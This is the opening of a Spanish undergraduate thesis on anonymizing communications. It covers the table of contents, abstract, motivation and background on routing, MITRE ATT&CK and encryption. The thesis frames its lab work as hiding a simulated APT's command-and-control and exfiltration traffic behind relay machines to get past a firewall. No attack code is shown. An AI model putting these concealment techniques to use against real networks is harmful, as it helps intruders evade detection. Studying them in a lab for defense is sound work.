



Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
(Mención Tecnologías de la Información)

Anonimización de comunicaciones

Autor:
D. Raúl Izquierdo Buznego



Universidad de Valladolid

Escuela de Ingeniería Informática

TRABAJO FIN DE GRADO

Grado en Ingeniería Informática
(Mención Tecnologías de la Información)

Anonimización de comunicaciones

Autor:

D. Raúl Izquierdo Buznego

Tutor:

D. Blas Torregrosa García

Índice general

1. Introducción.	3
1.1. Motivación.	3
1.2. Objetivos.	4
1.3. Plan de proyecto.	4
2. Estado del arte.	5
2.1. Conceptos básicos.	5
2.1.1. Anonimización.	5
2.1.2. Comunicaciones.	6
2.1.3. Seguridad.	7
2.1.4. Enrutamiento.	7
2.1.5. Amenaza.	9
2.1.6. Clasificación Mitre ATT&CK.	9
2.1.7. Monitorización.	10
2.1.8. Cifrado (criptografía).	11
2.2. Alternativas ya creadas para comunicación anónima.	12
2.2.1. Redes de anonimización.	12
2.2.2. VPN (Redes Privadas Virtuales).	20
2.2.3. Proxy.	24
3. Desarrollo de prueba de anonimización.	29
3.1. Descripción del entorno de laboratorio.	29
3.2. Herramientas utilizadas.	31
3.2.1. Kali	31
3.2.2. Ubuntu Server	31
3.2.3. Ubuntu Desktop	31
3.2.4. Servidor HTTP Apache	31
3.2.5. Python	31
3.2.6. PHP	31
3.2.7. Shell Sripting	32
3.2.8. AWK	32
3.2.9. Cron	32
3.2.10. Wireshark	32
3.2.11. cURL	32
3.2.12. Servidor BIND	32
3.2.13. Socat	32

3.2.14.	OpenSSL	33
3.3.	Comunicación de máquinas sin intermediarios	33
3.3.1.	Configuración de servidor web en máquina atacante	33
3.3.2.	Elaboración de script de comunicación con máquina atacante desde la máquina infectada.	37
3.3.3.	Obtención de datos de solicitud POST en máquina atacante.	38
3.4.	Comunicación de máquinas con un solo intermediario	40
3.4.1.	Configuración de máquina intermedia inter-07	40
3.4.2.	Pruebas de funcionamiento	41
3.4.3.	Inclusión de máquinas intermedias en registros de dominio en el servidor DNS	42
3.4.4.	Modificación de script de comunicación en máquina infectada	44
3.5.	Comunicación de máquinas con varios intermediarios	45
3.5.1.	Riesgo de uso de socat y propuesta de solución	45
3.5.2.	Configuración de HTTPS con certificado válido en inter-07	46
3.5.3.	Inclusión de dos máquinas intermedias en la comunicación	52
3.6.	Elaboración de comunicación automática entre máquinas.	56
3.6.1.	Máquina Kali atacante (kali-29)	56
3.6.2.	Máquina Ubuntu Server intermedia (inter-07)	58
3.6.3.	Máquina Ubuntu infectada en la intranet (intra-00)	62
4.	Análisis del tráfico	65
4.1.	Análisis entre máquinas sin intermediarios	65
4.1.1.	Comunicación para traducir número por comando.	66
4.1.2.	Comunicación para enviar el resultado de la ejecución del comando.	68
4.1.3.	Conclusiones	69
4.2.	Análisis entre máquinas con un intermediario	69
4.2.1.	Comunicación para traducir número por comando.	70
4.2.2.	Comunicación para enviar el resultado de la ejecución del comando.	72
4.2.3.	Conclusiones	73
4.3.	Análisis entre máquinas con varios intermediarios y HTTPS.	73
4.3.1.	TLS Handshake	73
4.3.2.	Máquina atacante (kali-29)	75
4.3.3.	Máquina intermedia (inter-07)	77
4.3.4.	Máquina víctima (intra-00)	79
4.3.5.	Conclusiones	81
5.	Conclusiones y futuro del proyecto.	83
5.1.	Peligros que supone la efectividad de la anonimización y recomendaciones de seguridad.	83
5.2.	Futuro del proyecto.	84
6.	ANEXOS	93
6.1.	Configuración de OpenVPN para crear conexión cliente/servidor en Windows.	93
6.2.	Configuración de proxy chaining en Proxifier.	97
6.3.	Diagrama completo de la comunicación generada.	104

Índice de figuras

2.1. Tipos de comunicación.	7
2.2. Campos de una trama.	8
2.3. Ejemplo de tabla de encaminamiento en un router. [15]	8
2.4. Matriz ATT&CK ICS con las tácticas y las técnicas.	9
2.5. Funcionamiento de cifrado simétrico. [12]	11
2.6. Funcionamiento de cifrado asimétrico. [12]	11
2.7. Nodos OR activos actualmente repartidos geográficamente por países [16].	14
2.8. Diagrama de funcionamiento de comunicación en la red TOR.	15
2.9. Diagrama de funcionamiento de comunicación en la red I2P.	17
2.10. Funcionamiento de comunicación en red JAP.[19]	18
2.11. Funcionamiento del protocolo IPSec utilizando cabecera AH. [28]	21
2.12. Funcionamiento del protocolo IPSec utilizando cabecera ESP. [28]	21
2.13. Diagrama con disposición habitual del proxy en cualquier red.	25
3.1. Diagrama del entorno de laboratorio.	30
3.2. Contenido del directorio <code>/etc/apache2/</code>	33
3.3. Sección del fichero <code>/etc/apache2/apache2.conf</code> que indica el directorio raíz del servidor web.	34
3.4. Fichero que contiene la configuración del directorio raíz por defecto del servidor web.	34
3.5. Modificación en el fichero <code>000-default.conf</code> para incluir dos módulos.	35
3.6. Contenido dinámico en <code>index.php</code> (1).	35
3.7. Contenido dinámico en <code>index.php</code> (2).	36
3.8. Muestra del contenido de la página principal del servidor web en un navegador web.	36
3.9. Muestra de contenido de la página principal del servidor web mediante cURL.	37
3.10. Contenido de fichero <code>error.log</code> en máquina atacante tras ejecución del script en la máquina infectada (1).	39
3.11. Contenido de <code>error.log</code> en máquina atacante tras ejecución del script en la máquina infectada (2).	39
3.12. Contenido del archivo <code>post-resultado.txt</code> en máquina atacante con resultados de ejecución de comandos en la máquina infectada.	40
3.13. Petición cURL desde la máquina infectada a la máquina intermedia.	41
3.14. Comprobación de inactividad de Apache en <code>intra-00.intra.infor.uva</code>	42
3.15. Contenido del fichero <code>db.rtmalvado.edu</code> en el servidor DNS <code>dns.inter.infor.uva.es</code>	42
3.16. Contenido del fichero <code>db.local</code> en el servidor DNS <code>dns.inter.infor.uva.es</code>	43

3.17. Establecimiento de nueva zona para el dominio <code>rtmalvado.edu</code> en el servidor DNS <code>dns.inter.infor.uva.es</code>	43
3.18. Adición del servidor DNS de la red intermedia, como servidor de resolución de nombres de dominio en la máquina infectada de la intranet.	44
3.19. Resolución de direcciones de la red intermedia desde máquina infectada en la intranet de la red víctima.	44
3.20. Directorios y archivos que deben existir por defecto en el directorio donde se desplegará la CA.	47
3.21. Contenido de la solicitud de autofirma del certificado para la Autoridad Certificadora.	48
3.22. Firma de certificado para el servidor web por parte de la CA creada.	49
3.23. Modificación del archivo de configuración de SSL en Apache.	50
3.24. Aviso de problema con la conexión desde un cliente hasta el servidor web.	51
3.25. Configuración de ca-certificates (1).	51
3.26. Configuración de ca-certificates (2).	52
3.27. Solicitud HTTPS al servidor web desplegado en la red intermedia.	52
3.28. Diagrama del curso de la comunicación a través de las máquinas disponibles en el entorno.	53
3.29. Petición de resolución DNS sobre la dirección <code>d2.rtmalvado.edu</code>	54
3.30. Petición CURL hacia máquina intermedia <code>d2.rtmalvado.edu</code> que se resuelve con respuesta desde el servidor web de la máquina Kali.	55
3.31. Petición de resolución DNS sobre la dirección <code>d1.rtmalvado.edu</code>	55
3.32. Petición CURL hacia máquina intermedia <code>d1.rtmalvado.edu</code> que se resuelve con respuesta desde el servidor web de la máquina <code>d3.rtmalvado.edu</code>	56
3.33. Diagrama de funcionamiento del fichero <code>obtener.py</code> en la máquina <code>kali-01</code>	58
3.34. Código PHP en máquina intermedia para mostrar comando a máquina de la intranet.	59
3.35. Diagrama de funcionamiento de la máquina <code>inter-07</code>	61
3.36. Diagrama de funcionamiento de la máquina <code>intra-00</code>	63
4.1. Diagrama de tráfico original entre las máquinas sin utilizar intermediarios.	66
4.2. Captura de tráfico en la máquina <code>intra-00</code> en un escenario de comunicación insegura (1).	66
4.3. Captura de tráfico en la máquina <code>intra-00</code> en un escenario de comunicación insegura (2).	67
4.4. Captura de tráfico en la máquina <code>intra-00</code> en un escenario de comunicación insegura (3).	67
4.5. Captura de tráfico en la máquina <code>intra-00</code> en un escenario de comunicación insegura (4).	68
4.6. Captura de tráfico en la máquina <code>intra-00</code> en un escenario de comunicación insegura (5).	68
4.7. Captura de tráfico en la máquina <code>intra-00</code> en un escenario de comunicación insegura (6).	68
4.8. Captura de tráfico en la máquina <code>intra-00</code> en un escenario de comunicación insegura (7).	69
4.9. Diagrama de tráfico entre las máquinas utilizando un solo intermediario.	70

4.10. Captura de tráfico en la máquina inter-07 en un escenario de comunicación con un solo intermediario (1).	70
4.11. Captura de tráfico en la máquina inter-07 en un escenario de comunicación con un solo intermediario (2).	71
4.12. Captura de tráfico en la máquina inter-07 en un escenario de comunicación con un solo intermediario (3).	71
4.13. Captura de tráfico en la máquina inter-07 en un escenario de comunicación con un solo intermediario (4).	72
4.14. Captura de tráfico en la máquina inter-07 en un escenario de comunicación con un solo intermediario (5).	72
4.15. Diagrama descriptivo de TLS Handshake.	74
4.16. Captura de paquetes en la máquina intermedia inter-07 que demuestran Handshake con la máquina de la intranet intra-00 .	75
4.17. Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (1).	75
4.18. Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (2).	76
4.19. Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (3).	76
4.20. Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (4).	77
4.21. Captura de paquetes entre kali-29 y una de las máquinas intermedias desde el punto de vista de kali-29 (5).	77
4.22. Handshakes entre inter-07 e intra-00 .	78
4.23. Captura de paquetes entre inter-07 e intra-00 desde el punto de vista de inter-07 .	78
4.24. Captura de paquetes entre las máquinas intermedias tras respuesta de la máquina de intra-00 (1).	79
4.25. Captura de paquetes entre las máquinas intermedias tras respuesta de intra-00 (2).	79
4.26. Captura de paquetes entre intra-00 e inter-07 con HTTPS (1).	80
4.27. Captura de paquetes entre intra-00 e inter-07 con HTTPS (2).	81
6.1. Selección de inclusión de certificado EasyRSA en la instalación de OpenVPN.	93
6.2. Aviso posterior a la instalación de OpenVPN.	94
6.3. Opciones de descarga de conexiones para OpenVPN en www.vpnbook.com .	94
6.4. Importación de conexión a OpenVPN en local (1).	95
6.5. Importación de conexión a OpenVPN en local (2).	95
6.6. Credenciales solicitadas por OpenVPN para establecer una conexión.	96
6.7. Credenciales aportadas por www.vpnbook.com para establecer una conexión en OpenVPN.	96
6.8. IP adjudicada para la conexión OpenVPN.	96
6.9. IP pública en la conexión OpenVPN.	97
6.10. Pantalla principal de Proxifier.	98
6.11. Pantalla para añadir servidores proxy en Proxifier.	98
6.12. Ventana en la que se muestran los servidores proxy añadidos en Proxifier.	99
6.13. Creación de proxy chain con lista de servidores proxy en Proxifier.	99

6.14. Pantalla de aviso para edición de las reglas de uso de los servidores en Proxifier. .	100
6.15. Ventana para establecer las reglas de uso de los servidores proxy en Proxifier. (1)	100
6.16. Adición de reglas de uso de los servidores proxy en Proxifier. (1)	101
6.17. Adición de reglas de uso de los servidores proxy en Proxifier. (2)	102
6.18. Ventana para establecer las reglas de uso de los servidores proxy en Proxifier. (2)	102
6.19. Diagrama completo de la comunicación generada entre todas las partes del laboratorio.	104

RESUMEN

En un mundo tan interconectado como el actual en el que se puede acceder desde cualquier lugar, por remoto que sea, a ilimitadas cantidades de información, es fundamental conocer las amenazas que se ocultan ante los posibles riesgos que suponen esta libertad.

Una de las más peligrosas es, sin duda, la interceptación y publicación de información sensible sin autorización.

Este trabajo se centrará en el estudio de diferentes técnicas para lograr que las comunicaciones entre distintos nodos sean seguras y se encuentren lo más protegidas dentro de lo posible, hasta para que en muchos casos sean incluso indetectables. También se describirá el proceso de creación de una red de anonimización detalladamente, con el fin de comprobar, sobre todo, su efectividad.

Por supuesto, todo esto también supone una amenaza enorme para la confidencialidad de las redes internas de cualquier organización, de manera que se pondrá el foco en las posibles brechas que puedan dejar todo el proceso con el fin de proteger la información sensible.

ABSTRACT

In today's interconnected world, where unlimited amounts of information can be accessed from anywhere, no matter how remote, it is essential to be aware of the threats hidden behind the potential risks posed by this freedom.

One of the most dangerous is undoubtedly the interception and publication of sensitive information without authorization.

This work will focus on the study of different techniques to make communications between different nodes as secure and protected as possible, so that in many cases they are even undetectable. The process of creating an anonymization network will also be described in detail, in order to test, above all, its effectiveness.

Of course, all of this also poses a huge threat to the confidentiality of any organization's internal networks, so the focus will be on potential breaches that may be left by the whole process in order to protect sensitive information.

PALABRAS CLAVE

Seguridad, redes, anonimización, confidencialidad, privacidad, amenaza, comunicaciones, tráfico, cifrado, ataques.

KEY WORDS

Security, networks, anonymization, confidentiality, privacy, threat, communications, traffic, encryption, attacks.

Capítulo 1

Introducción.

1.1. Motivación.

En primer lugar, antes de comenzar a afrontar el trabajo de investigación, hay que tener en cuenta las razones que llevan a hacer un estudio sobre la anonimización y exponerlas. Esto ayudará a encontrar la importancia que supone implementar esta medida.

Debemos partir del hecho que trabajamos sobre un entorno ya elaborado del que forman parte diversas máquinas. En él se ha simulado la inyección de malware por medio de APT (Advanced Persistent Threat) a ciertos equipos de una red interna protegida por un cortafuegos.

El problema surge al conocer que los precursores de esta amenaza se sitúan fuera de dicha red y para introducirla deben pasar por el firewall indicado. Si este está correctamente configurado, implementará un filtro en el que tan solo dejará acceder a la red interna un tráfico entrante determinado en el que, con total seguridad, no formarán parte las direcciones IP de los equipos con el malware.

Esto supone el fracaso de la inyección de la amenaza, pues será descartado todo tipo de paquetes enviados desde direcciones que no formen parte de una lista del cortafuegos, incluyendo la APT.

Y es en este punto cuando entra en juego la importancia de la anonimización, pues gracias a las distintas técnicas que se utilizan para implementar esta técnica y que se presentarán durante todo el trabajo, se podría lograr el cambio de IPs en los dispositivos infecciosos por unas a la que el firewall permitiera el acceso, se podrían utilizar otras máquinas para acceder que luego pasen la información a la máquina atacante, o simplemente se podría evitar acceder a la red interna pasando por el cortafuegos.

Existe una amplia variedad de técnicas que podemos usar para no ser detectados y así acceder a espacios web sin que se note nuestra presencia. Se estudiarán algunas de ellas y, finalmente, se implementará una de ellas en un entorno de laboratorio controlado en el que se demostrará que la anonimización es posible.

1.2. Objetivos.

A continuación se definen algunos objetivos que se pretenden lograr con este trabajo de investigación:

- Estudiar técnicas para lograr traspasar la frontera lógica de una red y acceder a los equipos que componen la misma.
- Entender como funciona el tráfico entre diferentes dispositivos y saber interpretarlo para detectar anomalías que puedan suponer el ataque hacia la red.
- Entender que mecanismos de seguridad se pueden implementar sobre los puntos de acceso a una red para evitar el ingreso de atacantes externos a ella.
- Conocer como funcionan internamente los procedimientos para lograr anonimización de las comunicaciones y la importancia que tiene el mal uso de los mismos, así como sus beneficios y desventajas.

1.3. Plan de proyecto.

1. Redactar los objetivos dispuestos a lograr con el trabajo y la motivación que lleva a desarrollar el mismo.
2. Presentar y desarrollar conceptos relacionados con la terminología que se usará durante el trabajo, y, por lo tanto, relacionados con la anonimización, la seguridad, la autorización, el rastreo, etc.
3. Buscar y analizar diferentes técnicas que puedan ser útiles para anonimizar las comunicaciones. Señalar sus ventajas e inconvenientes.
4. Estudiar la estructura de la red con la que se cuenta y detallarla con el fin de conocer sus limitaciones, sus puntos débiles y sus puntos fuertes.
5. Seleccionar la técnica más adecuada de las propuestas y desarrollarla a fondo sobre un entorno de laboratorio con las herramientas que sean necesarias.
6. Recoger y analizar el tráfico generado desde los distintos dispositivos de la red durante todas las fases de desarrollo de la anonimización en el entorno de laboratorio, para demostrar las fortalezas y debilidades de la técnica escogida.
7. Redactar las conclusiones que se hayan obtenido de la anonimización implementada, poniendo el foco, sobre todo, en los riesgos que supone su uso.
8. Reflexionar sobre el trabajo realizado y exponer posibles propuestas de mejora.

Capítulo 2

Estado del arte.

Es importante para desarrollar trabajos de gran envergadura contar con una bibliografía extensa, fiable y lo más precisa posible. Es por eso que antes de comenzar a desarrollar el trabajo, convenga echar un vistazo al estado del arte, es decir, conceptos y técnicas relacionados con la anonimización, además de otros proyectos que haya sido publicados sobre el tema que se va a abordar, y que pueden servir de gran ayuda conforme se avance en la tarea.

Para el caso que ocupa este TFG, se cuenta principalmente con el trabajo elaborado por Gonzalo Roa Gutiérrez el curso académico pasado (2020/21), tutorizado por el mismo profesor que en este (Blas Torregrosa Garcia), llamado **Creación de una APT (Advanced Persistent Threat)**. En él se desarrolla la APT que aquí se tratará de ocultar por medio de anonimización de las comunicaciones entre distintas partes. En dicho trabajo se elabora un laboratorio para las pruebas que será el que se seguirá utilizando en este caso.

Por otra parte, también se seguirán algunas pautas que se dejaron señaladas en otro TFG que trabajó sobre el mismo entorno de laboratorio y que contaba también con el mismo tutor. Se realizó el año pasado por Javier Barrientos González y trata sobre la **Creación de una botnet**.

A continuación se expone una definición amplia de conceptos que se usarán en el desarrollo del trabajo, las diferentes técnicas existentes utilizadas para anonimizar cualquier tipo de comunicación y una descripción de las herramientas que se han utilizado.

2.1. Conceptos básicos.

2.1.1. Anonimización.

Según la Real Academia Española, consiste en expresar un dato relativo a entidades o personas, eliminando la referencia a su identidad. [2]

Según la AEPD (Agencia Española de Protección de Datos) debe considerarse como una forma de eliminar las posibilidades de identificación de las personas. La misma agencia afirma que la finalidad del proceso es garantizar que cualquier operación o tratamiento que pueda ser realizado con posterioridad al mismo, no conlleve una distorsión de los datos reales.

Se señalan algunos principios a tener en cuenta en un proceso de anonimización en relación con la privacidad:[3]

- *Principio proactivo*: La protección de la privacidad es el primer objetivo de la anonimización y su gestión debe realizarse de forma proactiva y no reactiva. Es decir, la privacidad no puede garantizarse a posteriori como el resultado de la reparación de brechas existentes en el proceso de anonimización, es necesario asegurar la inexistencia de posibles cadenas de reidentificación de los interesados en los datos anonimizados.
- *Principio de privacidad por defecto*: El primer requisito conceptual en el diseño de un sistema de información será garantizar la confidencialidad de los interesados. Así, se debe salvaguardar la privacidad teniendo en cuenta la granularidad o grado de detalle final que deben tener los datos anonimizados.
- *Principio de privacidad objetiva*: Existirá un umbral de riesgo residual de reidentificación que debe ser conocido. Cuando los datos anonimizados sean para uso público, también se dará a conocer públicamente informando de dicho riesgo a las personas o entidades que utilicen la información.
- *Principio de plena funcionalidad*: Desde el inicio del diseño del sistema de información se tendrá en cuenta la utilidad final de los datos anonimizados.
- *Principio de privacidad en el ciclo de vida de la información*: Las medidas que garantizan la privacidad de los interesados son aplicables durante el ciclo completo de la vida de la información, partiendo de la información sin anonimizar.
- *Principio de información y formación*: Durante el ciclo de vida de la información, todo el personal con acceso a los datos anonimizados o no anonimizados será convenientemente formado e informado acerca de sus obligaciones.

2.1.2. Comunicaciones.

En términos generales, la comunicación en la informática se refiere al proceso de intercambio de información entre dispositivos. Los datos que son procesados y almacenados por un ordenador se representan en dígitos binarios, por lo que el intercambio de datos entre equipos implica exportar bits de un lado a otro. [4]

En la fuente y el destino, los datos están en forma digital. Sin embargo, durante la transmisión, los datos pueden estar en formato digital o analógico.

Para que la comunicación entre los diferentes puntos pueda entenderse, es importante señalar que debe haber un “lenguaje” común llamado protocolo.

Podemos encontrar 4 grandes tipos de comunicaciones de datos [5]:

- *Simplex*: El mensaje se envía en una sola dirección. El receptor no tiene la capacidad de responder al mensaje.
- *Half-duplex*: Proporciona mensajes en ambas direcciones, pero solo permite la transferencia en una dirección a la vez. Si los dos lados de la transmisión intentan enviar datos al mismo tiempo, ambos fallarán.
- *Full-duplex*: Funciona en ambas direcciones al mismo tiempo. Básicamente, la comunicación de datos dúplex es un conjunto de dos canales simplex.




Figura 2.1: Tipos de comunicación.

- *En serie:* En este tipo de comunicación se fragmenta el mensaje desde el emisor, y el receptor debe ensamblar estos para componer el mensaje original.

2.1.3. Seguridad.

En términos de la información, se trata del ámbito sobre el que se implementan procedimientos o técnicas para proteger los datos que se tienen, manejan y disponen frente a situaciones externas que puedan suponer su desaparición o alteración, preservando siempre las tres propiedades fundamentales de la información [6]:

- *Confidencialidad:* La información debe ser conocida y tratada solo por las personas que necesitan conocerla y que están autorizadas a ello. Significa seguir un principio de no divulgación y proteger la privacidad.
- *Integridad:* Garantiza que la información no ha sido manipulada por terceros, o sea, personas no autorizadas.
- *Disponibilidad:* Consiste en hacer que la información sea accesible siempre, para que las personas autorizadas puedan acceder a ella siempre que quieran, y puedan tratarla. También garantizará una recuperación temprana en caso de fallo de seguridad y corrupción o desaparición de la misma.

2.1.4. Enrutamiento.

Al referirse a enrutamiento dentro del entorno de las redes, se describe el proceso mediante el cual se logra que un paquete en una red pueda llegar a un dispositivo destino que, puede estar en otra red dispuesta en un punto diferente al que se encuentra el emisor del mensaje, o en la misma red que el emisor (en este caso el enrutamiento no significa ninguna dificultad).

Para que se pueda realizar este proceso es necesario conocer que un dispositivo, en una red cualquiera, está identificado por una dirección IP única para esa red, y que en el momento que se disponga a enviar un paquete de datos, el paquete contendrá dicha dirección y también la dirección destino, además de un preámbulo, un delimitador de inicio de trama, la longitud, el

encabezado, los datos y una secuencia de verificación del mensaje, en una disposición tal y como muestra la Figura 2.2:




Figura 2.2: Campos de una trama.

Cada vez que la trama llegue a un router, este debe desempaquetar el paquete y seguir los siguientes 4 sencillos pasos [14]:

1. Verificar que la trama no contenga errores comprobando el campo de secuencia de verificación.
2. Eliminar encabezado y cola de la trama para dejar solamente el paquete IP.
3. Obtener la dirección IP destino que indica el paquete y comprobar que ruta dispone el router hacia dicha dirección consultando la tabla de encaminamiento, que tiene un aspecto como el siguiente:

```

IPv4 Route Table
=====
Active Routes:
Network Destination      Netmask          Gateway          Interface        Metric
-----
0.0.0.0                  0.0.0.0          10.0.0.1         10.0.0.75        35
10.0.0.0                 255.255.255.0   On-link          10.0.0.75        291
10.0.0.75                255.255.255.255 On-link          10.0.0.75        291
10.0.0.255               255.255.255.255 On-link          10.0.0.75        291
127.0.0.0                255.0.0.0        On-link          127.0.0.1        331
127.0.0.1                255.255.255.255 On-link          127.0.0.1        331
127.255.255.255         255.255.255.255 On-link          127.0.0.1        331
192.168.56.0             255.255.255.0   On-link          192.168.56.1     281
192.168.56.1             255.255.255.255 On-link          192.168.56.1     281
192.168.56.255          255.255.255.255 On-link          192.168.56.1     281
224.0.0.0                240.0.0.0        On-link          127.0.0.1        331
224.0.0.0                240.0.0.0        On-link          192.168.56.1     281
224.0.0.0                240.0.0.0        On-link          10.0.0.75        291
255.255.255.255         255.255.255.255 On-link          127.0.0.1        331

```

Figura 2.3: Ejemplo de tabla de encaminamiento en un router. [15]

De esta manera se busca el router que mejor se correlaciona con la dirección IP accediendo a la interfaz (Interface en Figura 2.3) que lleve a la red destino (Network Destination en Figura 2.3). Cuanto mejor métrica tenga dicha ruta (Metric en Figura 2.3), más adecuado será ir por ella ¹.

Si no se encuentra ninguna ruta hacia la dirección indicada, el paquete se descarta y este deberá intentar acceder a otro router para encontrar el camino que lleve a la IP destino.

4. Encapsula el paquete IP con un nuevo encabezado y cola con los nuevos datos necesarios para reenviar el paquete hacia una nueva interfaz de salida.

¹En caso, de que se puede acceder a la red destino por dos rutas diferentes, se escogerá la que tenga un valor más bajo en la columna de la métrica.

2.1.5. Amenaza.

Se trata de un incidente que tiene el suficiente potencial como para suponer un fallo de seguridad, pues aprovecha una vulnerabilidad para atentar contra un sistema de información. [7]

Las amenazas pueden proceder de ataques, sucesos físicos (incendios, inundaciones) o negligencia y decisiones institucionales. Y desde el punto de vista de una organización pueden ser tanto internas como externas.

Existen muchos tipos de amenazas, y también una amplia gama de clasificaciones de las mismas. Para el trabajo que se expone, se seguirá la clasificación ATT&CK aportada por la empresa Mitre².

2.1.6. Clasificación Mitre ATT&CK.

Para esta clasificación se forman tres matrices diferentes: Enterprise (técnicas y tácticas que se aplican a los sistemas Windows, Linux o MacOS), Mobile (tácticas y técnicas que se aplican a los dispositivos móviles) y PRE-ATT&CK (tácticas y técnicas relacionadas con lo que los atacantes hacen antes de intentar vulnerar una red o un sistema en particular).

En los últimos años, también se ha elaborado una matriz colaborativa para sistemas de control industrial (ICS). Para este trabajo se centrará el foco en la matriz Enterprise [8].

Initial Access	Execution	Persistence	Privilege Escalation	Evasion	Discovery	Lateral Movement	Collection	Command and Control	Inhibit Response Function	Impair Process Control	Impact
Drive-by Compromise	Change Operating Mode	Modify Program	Exploitation for Privilege Escalation	Change Operating Mode	Network Connection Enumeration	Default Credentials	Automated Collection	Commonly Used Port	Activate Firmware Update Mode	Brute Force I/O	Damage to Property
Exploit Public-Facing Application	Command-Line Interface	Module Firmware	Hooking	Exploitation for Evasion	Network Sniffing	Exploitation of Remote Services	Data from Information Repositories	Connection Proxy	Alarm Suppression	Modify Parameter	Denial of Control
Exploitation of Remote Services	Execution through API	Project File Infection		Indicator Removal on Host	Remote System Discovery	Lateral Tool Transfer	Detect Operating Mode	Standard Application Layer Protocol	Block Command Message	Module Firmware	Denial of View
External Remote Services	Graphical User Interface	System Firmware		Masquerading	Remote System Information Discovery	Program Download	I/O Image		Block Reporting Message	Spoof Reporting Message	Loss of Availability
Internet Accessible Device	Hooking	Valid Accounts		Rootkit	Wireless Sniffing	Remote Services	Man in the Middle		Block Serial COM	Unauthorized Command Message	Loss of Control
Remote Services	Modify Controller Tasking			Spoof Reporting Message		Valid Accounts	Monitor Process State		Data Destruction		Loss of Productivity and Revenue
Replication Through Removable Media	Native API						Point & Tag Identification		Denial of Service		Loss of Protection
Rogue Master	Scripting						Program Upload		Device Restart/Shutdown		Loss of Safety
Spearphishing Attachment	User Execution						Screen Capture		Manipulate I/O Image		Loss of View
Supply Chain Compromise							Wireless Sniffing		Modify Alarm Settings		Manipulation of Control
Transient Cyber Asset									Rootkit		Manipulation of View
Wireless Compromise									Service Stop		Theft of Operational Information
									System Firmware		

Figura 2.4: Matriz ATT&CK ICS con las tácticas y las técnicas.

En la matriz ICS, que se puede observar en la imagen superior (Figura 2.2), los títulos de las columnas son tácticas y, básicamente, categorías de técnicas, que son cada uno de los apartados

²Organización estadounidense sin ánimo de lucro que provee ingeniería de sistemas, investigación y desarrollo, y soporte sobre tecnologías de la información al gobierno

que forman parte de las columnas. Todas las matrices ATT&CK siguen la misma estructura.

Las tácticas corresponden a qué intentan lograr los atacantes, mientras que las técnicas individuales corresponden a cómo logran esos pasos u objetivos. Para que un atacante logre con éxito cada una de las técnicas, debe seguir las tácticas que la componen.[9]

En el caso de la matriz Enterprise, forman parte de la misma 14 tácticas. A continuación se listan todas ellas y se centra una especial atención en las dos que repercuten a este trabajo (Exfiltración y Comando y control):

- Reconnaissance (Reconocimiento).
- Resource Development (Desarrollo de recursos).
- Initial Access (Acceso inicial).
- Execution (Ejecución).
- Persistence (Persistencia).
- Privilege Escalation (Escalada de privilegios).
- Defense Evasion (Evasión de defensa).
- Credential Access (Acceso a Credenciales).
- Discovery (Descubrimiento).
- Lateral Movement (Movimiento lateral).
- Collection (Colección).
- **Command and Control (Comando y control)**: Esta táctica reúne las técnicas utilizadas por los atacantes para comunicarse con los sistemas que forman parte de la red que se considerará víctima. Se puede establecer dicha táctica mediante varios niveles de sigilo, priorizando siempre el principal objetivo: no ser detectados.
- **Exfiltración (Exfiltración)**: Consiste en la táctica que tiene como objetivo robar datos de la red infectada. Dentro de las prioridades de dicha práctica se encuentran el evitar la detección y la transferencia de los datos recogidos, que se eliminarán de su ubicación original.
- Impact (Impacto).

2.1.7. Monitorización.

Conjunto de técnicas consistentes en recoger y analizar valores a partir de la medición, durante un tiempo determinado, del tráfico de una red entre extremos. Para llevarla a cabo se pueden utilizar multitud de programas como Nagios, Pandora, FMS, Netdata, también analizadores de protocolos como Wireshark, o sistemas de detección de intrusos en red como Snort.

2.1.8. Cifrado (criptografía).

Procedimiento utilizado para transformar cualquier contenido en uno completamente opuesto e incomprensible, con el propósito de proteger dicha información, por medio de una clave. Dicho contenido no se podrá leer a no ser que se disponga de una clave para descifrarlo.

Según como sean las claves de cifrado y descifrado, se pueden clasificar las distintas técnicas cómo [11]:

- *Algoritmos simétricos.*

Las claves son iguales. Emisor y receptor deben ponerse de acuerdo para compartir la misma clave. El remitente cifra un mensaje usando la clave, lo envía al destinatario, y este lo descifra con la misma clave. Son sencillos de utilizar y resultan bastante eficientes. Los más utilizados actualmente son DES, 3DES, AES, Blowfishe IDEA.




Figura 2.5: Funcionamiento de cifrado simétrico. [12]

- *Algoritmos asimétricos.*

Las claves son diferentes. Se trata de una pública y otra privada. La primera la conocerán los dos usuarios, y la segunda será única y secreta para cada uno. Ambas claves están ligadas entre sí, una no es nada sin la otra, pero debe ser imposible obtener una a partir de la otra.

Una característica importante de estos sistemas es que están basados en funciones matemáticas, de forma que son fáciles de resolver en un sentido, pero que su resolución en sentido contrario es extremadamente complicada.

Estos algoritmos presentan las propiedades de autenticidad, integridad y no repudio.

